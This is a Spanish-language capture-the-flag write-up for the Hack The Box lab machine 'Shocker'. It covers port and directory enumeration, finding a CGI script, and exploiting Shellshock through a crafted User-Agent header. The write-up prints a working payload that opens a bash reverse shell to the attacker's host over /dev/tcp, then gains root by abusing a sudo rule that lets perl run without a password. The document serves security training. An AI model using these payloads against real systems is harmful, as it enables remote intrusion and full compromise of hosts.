

23-jun.-23



Maquina Shocker – Hack The Box

23-jun.-23

TOPICS

- Enumeration
- Shellshock Attack [User-Agen](ACE- Arbitrary Code Execution)
- Abusing Sudoers Privilege (Binaty perl)

Enumeración y Reconocimiento

Iniciamos comprobando conectividad con la máquina.

```
$ping -c 1 10.10.10.56
```

```
> ping -c 1 10.10.10.56
PING 10.10.10.56 (10.10.10.56) 56(84) bytes of data.
64 bytes from 10.10.10.56: icmp_seq=1 ttl=63 time=114 ms

--- 10.10.10.56 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 114.175/114.175/114.175/0.000 ms
```

Tenemos un ttl 63 = Maquina Linux

Realizare mi escaneo de puertos con NMAP

```
nmap -p- --open -sCV -n -v --min-rate 5000 -oN Ports 10.10.10.56
```

```
# Nmap 7.93 scan initiated Fri Jun 23 16:09:58 2023 as: nmap -p- --open -sCV -n -v --min-rate 5000 -oN Ports 10.10.10.56
Nmap scan report for 10.10.10.56
Host is up (0.11s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.18 (Ubuntu)
2222/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 c4f8ade8f80477decf150d630a187e49 (RSA)
|_ 256 228fb197bf0f1708fc7e2c8fe9773a48 (ECDSA)
|_ 256 e6ac27a3b5a9f1123c34a55d5beb3de9 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jun 23 16:10:29 2023 -- 1 IP address (1 host up) scanned in 30.50 seconds
```

Puertos encontrados

80 http TCP

2222 ssh TCP

Raptor-Attack

23-jun.-23


Detección de tecnologías

Whatweb

`http://10.10.10.56 [200 OK] Apache[2.4.18], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.18 (Ubuntu)], IP[10.10.10.56]`

La información reportada por whatweb no es relevante, por lo cual iniciare mi reconocimiento via web.

<http://10.10.10.56/>



Código fuente:

```
view-source:http://10.10.10.56/
1 <!DOCTYPE html>
2 <html>
3 <body>
4
5 <h2>Don't Bug Me!</h2>
6 
7
8 </body>
9 </html>
10
```

sin resultados

Realizare un reconocimiento, buscando por directorios o archivos expuestos en el sitio web

`wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ`

Raptor-Attack

23-jun.-23

```
wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -z list,php-txt-html http://10.10.10.56/FUZZ.FUZZZ
```

SIN RESULTADOS.

```
000000037: 200 9 L 13 W 137 Ch "# - php"
000000035: 200 9 L 13 W 137 Ch "# on at least 2
000000042: 403 11 L 32 W 291 Ch "html"
000000038: 200 9 L 13 W 137 Ch "# - txt"
000000045: 200 9 L 13 W 137 Ch "index - html"
000000030: 200 9 L 13 W 137 Ch "# - html"
```

Veo que al aplicar escaneo directamente por directorios o extensiones, no logro encontrar nada.

En este punto realizare un reconocimiento por directorios donde pueda intentar obtener un código de estado 403.

```
wfuzz -c -t 200 --hc=404 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt http://10.10.10.56/FUZZ/ <----- barra al final
```

```
0011: 200 9 L 13 W 137 Ch "# Priority orde
0012: 200 9 L 13 W 137 Ch "# on at least 2
0013: 200 9 L 13 W 137 Ch "#"
0014: 200 9 L 13 W 137 Ch "http://10.10.
0035: 403 11 L 32 W 294 Ch "cgi-bin"
4544: 404 9 L 32 W 279 Ch 447
```

Tenemos un directorio con el código de estado 403 "cgi-bin"

Carpeta CGI-BIN

Un CGI-BIN es una carpeta utilizada para alojar scripts que interactuarán con un navegador web para proporcionar funcionalidad para una página web o sitio...

Al parecer es una carpeta que aloja script sh, perl, cgi etc. Vere si puedo encontrar algún script dentro de esta carpeta.

```
4: 403 11 L 32 W 294 Ch "# This work c
3: 403 11 L 32 W 294 Ch "# This work i
0: 403 11 L 32 W 294 Ch "# - cgi"
4: 200 7 L 17 W 118 Ch "user - sh"
local/lib/python3.9/dist-packages/wfuzz/wfuzz.py:79: UserWarni
```

Tenemos un script llamado "user.sh"

23-jun.-23

http://10.10.10.56/cgi-bin/user.sh

```
> curl -s "http://10.10.10.56/cgi-bin/user.sh"
Content-Type: text/plain

Just an uptime test script

18:33:58 up 20:20,  0 users,  load average: 0.00, 0.00, 0.00
```

Existe un tipo de ataque con el nombre "ShellShock Attack"

El concepto de ShellShock attack **consiste en el uso de la vulnerabilidad en el Shell bash**. El Shell se utiliza para ejecutar comandos en Unix / Linux; es decir, actúa como un intérprete de lenguaje de comandos.

Primero que nada, verificamos si es vulnerable al ataque shellshock un script en particular que es:

http-shellshock.nse

```
nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56
```

```
> nmap --script http-shellshock --script-args uri=/cgi-bin/user.sh -p80 10.10.10.56
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-23 16:40 CST
Nmap scan report for 10.10.10.56
Host is up (0.11s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-shellshock:
|   VULNERABLE:
|   HTTP Shellshock vulnerability
|   State: VULNERABLE (Exploitable)
|   IDs:   CVE:CVE-2014-6271
|   This web application might be affected by the vulnerability known
|   as Shellshock. It seems the server is executing commands injected
|   via malicious HTTP headers.
|
|   Disclosure date: 2014-09-24
|   References:
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|   http://www.openwall.com/lists/oss-security/2014/09/24/10
|   http://seclists.org/oss-sec/2014/q3/685
|_

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

Ahora que sé que es vulnerable, veamos un poco la prueba de concepto

For example, if example.com was vulnerable then

```
curl -H "User-Agent: () { :; }; /bin/eject" http://example.com/
```

would be enough to actually make the CD or DVD drive eject.

Raptor

23-jun.-23

En el ejemplo realizar una ejecución remota de comando, sacando la bandeja del lector de disco, en mi caso intentare ejecutar un comando que me permita obtener una reverse shell.

```
> curl -s "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; };echo; /bin/ping -c 1 10.10.16.4"
PING 10.10.16.4 (10.10.16.4) 56(84) bytes of data.
64 bytes from 10.10.16.4: icmp_seq=1 ttl=63 time=245 ms

--- 10.10.16.4 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 245.801/245.801/245.801/0.000 ms

~/Documentos/HTB/Shocker/nmap

/usr/bin/ping: usage error: Se debe especificar la dirección de destino
> /usr/bin/ping -c 1 localhost
PING localhost(localhost (:::1)) 56 data bytes
64 bytes from localhost (:::1): icmp_seq=1 ttl=64 time=0.033 ms

--- localhost ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.033/0.033/0.033/0.000 ms
> sudo su
[sudo] password for raptor:
> tcpdump -i tun0 icmp -v n
tcpdump: can't parse filter expression: syntax error
> tcpdump -i tun0 icmp -v n
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
16:48:49.554831 IP 10.10.10.56 > 10.10.16.4: ICMP echo request, id 12431, seq 1, length 64
16:48:49.554845 IP 10.10.16.4 > 10.10.10.56: ICMP echo reply, id 12431, seq 1, length 64
```

Tenemos ejecución remota de comandos, ahora ganare acceso a la maquina victima mandándome una shell a mi máquina de atacante.

RCE

```
> curl -s "http://10.10.10.56/cgi-bin/user.sh" -H "User-Agent: () { :; };echo; /bin/bash -i >& /dev/tcp/10.10.16.4/4444 0>&1"

connect to [10.10.16.4] from (UNKNOWN) [10.10.10.56] 55918
bash: no job control in this shell
shelly@Shocker:/usr/lib/cgi-bin$ whoami
whoami
shelly
shelly@Shocker:/usr/lib/cgi-bin$ ifconfig
ifconfig
ens192    Link encap:Ethernet  HWaddr 00:50:56:b9:5c:c0
          inet addr:10.10.10.56  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:5cc0/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:5cc0/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:478573 errors:0 dropped:735 overruns:0 frame:0
          TX packets:396925 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:75252203 (75.2 MB)  TX bytes:148501268 (148.5 MB)
```

Tenemos éxito.

Escalada de Privilegios

Después de hacer un poco de enumeración, puedo darme cuenta de que tengo un permiso asignado a nivel de sudoers:

```
shelly@Shocker:/home/shelly$ sudo -l
Matching Defaults entries for shelly on Shocker:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
  User shelly may run the following commands on Shocker:
  (root) NOPASSWD: /usr/bin/perl
shelly@Shocker:/home/shelly$
```

Puedo ejecutar como el usuario root sin proporcionar passwd el binario /usr/bin/perl, por lo cual sabemos que existe una página llamada <https://gtfobins.github.io/gtfobins/perl/#sudo>, que no indica que con tan solo pasarle los siguientes parámetros, estaremos en una shell totalmente privilegiada(root).

```
./gtfobins.github.io/gtfobins/perl/#sudo
OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources Traductor de Google
If the binary has the SUID bit set, it does not drop the elevated pr
access the file system, escalate or maintain privileged access as a
run sh -p, omit the -p argument on systems like Debian (<= Stre
shell to run with SUID privileges.
This example creates a local SUID copy of the binary and runs it to
interact with an existing SUID binary skip the first command and ru
path.
sudo install -m =xs $(which perl) .
./perl -e 'exec "/bin/sh";'
Sudo
If the binary is allowed to run as superuser by sudo, it does not dr
may be used to access the file system, escalate or maintain privileg
sudo perl -e 'exec "/bin/sh";'
```

Le pasamos los parámetros indicados a la maquina:

```
sudo perl -e 'exec "/bin/sh";'
```

```
shelly@Shocker:/home/shelly$ sudo perl -e 'exec "/bin/sh";'
# whoami
root
# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UP
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc p
link/ether 00:50:56:b0:52:b9 brd ff:ff:ff:ff:ff:ff
inet 10.10.10.56/24 brd 10.10.10.255 scope global ens192
valid_lft forever preferred_lft forever
```

PWNED